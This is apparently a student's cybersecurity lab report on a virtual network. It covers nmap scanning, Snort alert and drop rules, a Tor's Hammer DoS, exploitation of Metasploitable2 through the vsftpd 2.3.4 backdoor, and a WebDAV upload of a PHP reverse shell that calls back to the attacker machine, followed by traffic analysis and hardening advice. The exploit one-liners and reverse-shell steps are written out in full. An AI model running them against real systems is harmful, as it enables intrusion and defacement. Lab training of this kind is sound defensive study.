


## OVERVIEW:

The objective of this project is to apply various cybersecurity techniques to assess, protect, and analyze networked systems. The process begins with scanning systems to gather critical information, followed by the exploration and implementation of Snort rules within a Network Intrusion Prevention System (NIPS) to defend against various attacks. Next, network artifacts and traffic captured from a network tap will be analyzed to identify potential threats and vulnerabilities. The final phase involves reviewing all collected data to develop strategies for securing the system and reinforcing the defenses of a vulnerable machine.

The project will utilize a virtualization platform such as VMware or VirtualBox, with GNS3 software facilitating network interaction and GNS3 VM providing the virtualized environment.

# Lab Environment:




## ANALYSIS:

The first step was to set up the lab.

Order to start:

1. Router-01
2. Firefox-Visitor
3. Net-Outside & DMZ-Switch
4. Snort-IPS
  - a. Start the `/etc/snort/startIPS.sh` script to allow traffic
5. Metasploitable2
6. Kalilinux-CLI

```
Firefox: 10.1.1.250
Kali-CL: 10.1.1.100
...
SHORT-IPS: no IPv4
for network to work you must run the following on the SHORT-IPS system:
./etc/short/startIPS.sh
```



## ACT 1: RECON & SCANNING

From the Kali-CLI system perform a network scan on the Metasploitable2 web server located within the 10.10.10.0/24 network

To find the IP of the Metasploitable2 web server I ran the command “ip addr”

```
root@WebServer:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
27: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel qlen 1000
    link/ether 56:38:8f:0b:65:99 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.11/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::5438:8fff:fe0b:6599/64 scope link
        valid_lft forever preferred_lft forever
root@WebServer:/#
```

I found that the global IP address was 10.10.10.11/24

I then ran a NMAP scan on that IP

```

Starting Nmap 7.40 ( https://nmap.org ) at 2023-04-24 20:43 UTC
Nmap scan report for 10.10.10.1
Host is up (0.023s latency).
All 1000 scanned ports on 10.10.10.1 are closed

Nmap scan report for 10.10.10.11
Host is up (0.048s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
5900/tcp  open  X11
5667/tcp  open  irc
3009/tcp  open  ajp13
3180/tcp  open  unknown

Nmap done: 256 IP addresses (2 hosts up) scanned in 52.45 seconds

```

979 ports out of 1000 were closed. However, you can then see the 21 open ports on the Metasploitable2 web server.

## ACT 2: IDPS RULES

### 2.1 Alert on Nmap Xmas Scan Detection

For some reason we noticed attacks love to run an Nmap xmas scan on our systems and we want to create a rule to alert us when this kind of scan is being performed against our machines.

Local rules are found at `/etc/snort/rules/local.rules`

From there the file was edited

```

## BASIC EXAMPLE OF ALERTING FOR ICMP PACKETS
alert icmp any any -> $HOME_NET any (msg: "ICMP connection attempt"; sid:1000001; rev:1;)

alert tcp any any -> $HOME_NET 22 (msg:"Nmap XMAS Tree Scan"; flags:FPU; sid:1000006; rev:1; )

```

After adding the rule, the snort monitor was restarted `./etc/snort/startIPS.sh`

A NMAP scan was then ran on the webserver

Nmap -sX -p22 10.10.10.11/24

We can see the new alerts

```
4/24-21:13:59.295587 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:13:59.310034 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:00.593616 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:00.610385 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:02.588896 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:02.618814 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:04.030908 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:04.039749 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:05.305036 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:05.321361 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:07.469382 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:07.475879 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:09.562797 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:09.570360 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:46.769636 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:46.782879 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:48.399700 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:48.414489 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:49.844310 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:49.858964 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:55.338594 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:55.343239 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:56.928602 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:56.932669 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:58.190329 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:58.198341 [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:18:14.887680 [**] [1:1000006:1] Nmap XMAS Tree Scan [**] [Priority: 0] {TCP} 10.1.1.100:55508 -> 10.10.10.11:22
4/24-21:18:14.990986 [**] [1:1000006:1] Nmap XMAS Tree Scan [**] [Priority: 0] {TCP} 10.1.1.100:55509 -> 10.10.10.11:22
```

The following rule was then added

event\_filter gen\_id 1, sig\_id 1000006, type limit, track by\_src, count 1, seconds 60


## 2.2 Drop DoS Traffic

Start by running the TorHammer against the web server from the Kali Attacker machine to attempt to perform a Denial of Service attack. Python /etc/networking/torhammer/torshammer.py -t <Webserver IP>

Navigate to the web server (http://10.10.10.x) from the Firefox-Visitor machine and make note of the response.

Going into our Metasploitable2 machine and issuing the following command should show that a lot of the resources are being used. netstat -tlpan






This rule was added to block DOS attacks

```
reject tcp any any -> $HOME_NET 00 (flags: S, msg:'Possible Dos Attack Type: SYNflood', flowstateless; sid:3; detection_filter:track by_dst, count 20, seconds 10;)
```

```
Decoding Ethernet
04/24-22:18:25.546672 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41220 -> 10.10.10.11:80
04/24-22:18:25.547478 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41222 -> 10.10.10.11:80
04/24-22:18:25.549604 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41224 -> 10.10.10.11:80
04/24-22:18:25.550271 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41226 -> 10.10.10.11:80
04/24-22:18:25.550479 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41228 -> 10.10.10.11:80
04/24-22:18:25.552654 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41230 -> 10.10.10.11:80
04/24-22:18:25.552876 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41256 -> 10.10.10.11:80
04/24-22:18:25.552994 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41272 -> 10.10.10.11:80
04/24-22:18:25.553105 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41284 -> 10.10.10.11:80
04/24-22:18:25.553175 [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41296 -> 10.10.10.11:80
```

Now we can access the Website



## ACT 3: HACKERS GONNA HACK

Hacker realized their DoS attack will no longer work so they found other means to do mean things. You are tasked with setting up a Wireshark tap between the DMZ-SW and web server

to analyze what the attacker might've been getting into on the network. (This will help with Activity 4)

### 3.1 Exploits the VSFTP Server

Use the following one liner to attempt to exploit the web server. `msfconsole -q -x 'use exploit/unix/ftp/vsftpd_234_backdoor;set RHOST 10.10.10.11; set RPORT 21;exploit'`

You are able to become the root.

```
root@kali-CLii:/# msfconsole -q -x 'use exploit/unix/ftp/vsftpd_234_backdoor;set RHOST 10.10.10.11; set RPORT 21;exploit'
RHOST => 10.10.10.11
RPORT => 21
[-] 10.10.10.11:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (10.10.10.11:21) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(vsftpd_234_backdoor) > whoami
[*] exec: whoami
root
```

### 3.2 Exploits the WebDav and get reverse shell

The attacker saw the webdav was vulnerable and figured they could use it to get a reverse shell

on the web server. They were able to upload their reverse shell php file and then get the server to execute it by opening the file within the web server.

Since the file is missing, download the reverse shell php file on the Kali-CLI machine and we will edit the name and contents to match the information for our reverse shell. (Kali should be able to reach the internet to download the file)

`wget https://raw.githubusercontent.com/pentestmonkey/phpreverse-shell/master/php-reverse-shell.php`

```
msf exploit(vsftpd_234_backdoor) > wget https://raw.githubusercontent.com/pentestmonkey/phpreverse-shell/master/php-reverse-shell.php
[*] exec: wget https://raw.githubusercontent.com/pentestmonkey/phpreverse-shell/master/php-reverse-shell.php
--2023-04-24 22:33:39-- https://raw.githubusercontent.com/pentestmonkey/phpreverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php      100%[=====] 5.36K --.-KB/s in 0s

2023-04-24 22:33:40 (32.5 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
msf exploit(vsftpd_234_backdoor) > >
```

move and rename it to the `/etc/network/` directory that will be used later.

`mv php-reverse-shell.php /etc/network/meow.php`

Edit the contents of the file `meow.php` file with `nano` and update the `$ip` and `$port` variables to be:

```
$ip = '10.1.1.100';  
$port = 1337;
```

```
$ip='10.1.1.100';  
$port=1337;  
]
```

To start off the attacker used the following command to upload their reverse shell file to the webserver from the Kali-CLI machine

```
curl -T /etc/network/meow.php 'http://10.10.10.11/dav/'
```

Followed by creating a listening service with netcat on port 1337 with the following command on the Kali-CLI machine

Using the Firefox-Visitor machine, navigate to the url <http://10.10.10.11/dav/> and click on the meow.php link as seen in Figure 4 for the Kali-CLI to get a shell.



## Index of /dav

| Name | Last modified | Size | Description |
|------|---------------|------|-------------|
|------|---------------|------|-------------|

|                                  |  |  |  |
|----------------------------------|--|--|--|
| <a href="#">Parent Directory</a> |  |  |  |
|----------------------------------|--|--|--|

|                          |                   |      |  |
|--------------------------|-------------------|------|--|
| <a href="#">meow.php</a> | 24 Nov 2021 22:41 | 3.4K |  |
|--------------------------|-------------------|------|--|

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.11 Port 80


```
root@Kali-CLI:~# msfconsole -q -x'use exploit/unix/ftp/vsftpd_234_backdoor;set RHOST 10.10.10.11; set RPORT 21;exploit'  
RHOST => 10.10.10.11  
RPORT => 21  
[*] 10.10.10.11:21 - Banner: 220 (vsFTpd 2.3.4)  
[*] 10.10.10.11:21 - USER: 331 Please specify the password.  
[*] 10.10.10.11:21 - Backdoor service has been spawned, handling...  
[*] 10.10.10.11:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (10.1.1.100:43255 -> 10.10.10.11:6200) at 2023-04-24 22:50:47 +0000  
  
nc -ncip 1337  
no port[s] to connect to  
echo iHaxordYou > /var/www/dav/CIT406.txt  
]
```

Within the Kali-CLI, issue the following command after getting an established reverse shell to upload a txt file called CIT406.txt with the contents of iHaxordYou to the WebDAV directory on the webserver.

```
echo iHaxordYou > /var/www/dav/CIT406.txt
```

Navigate to the web server from the Firefox-Visitor again and see if your CIT406.txt file shows up in the WebDAV part of the site.






#### ACT 4 NETWORK TRAFFIC ANALYSIS

Analyzing the network traffic between the attacking machine and webserver, determine what information you were able to extract from the attacks that were performed in Activity 3.


Analyzing the network traffic from Wireshark we are able to determine some information from the tap.

Here we can see where we from the reverse shell uploaded the text file to the WebDAV directory on the webserver.

This was the command we used to upload the CIT406.txt file to the website, the same file that can be seen in the screenshots in the ACT 3 section of this lab.



Here we can see that Wireshark has picked up traffic when we used nano to update the \$ip and \$port variables. This was after we downloaded the reverse hell php file and moved and renamed it to meow.php.



## ACT 5: HARDENING

There are ways we can harden our server. If we want to protect against a reverse shell connection, there are a few steps we can take.

We can block all outgoing connectivity except for specific ports that are required for our services. We should also regularly patch our web server applications.

Keeping up to date is probably the easiest and most overlooked way to protect our system. This includes both the operating system and web server software.

We could also implement a web application firewall to try to block malicious networks. We could use AWS WAF or Cloudflare for example.

We should also use security tools. We already have some in SNORT, which is a network intrusion prevention system, and metasploit, which provides information about security vulnerabilities.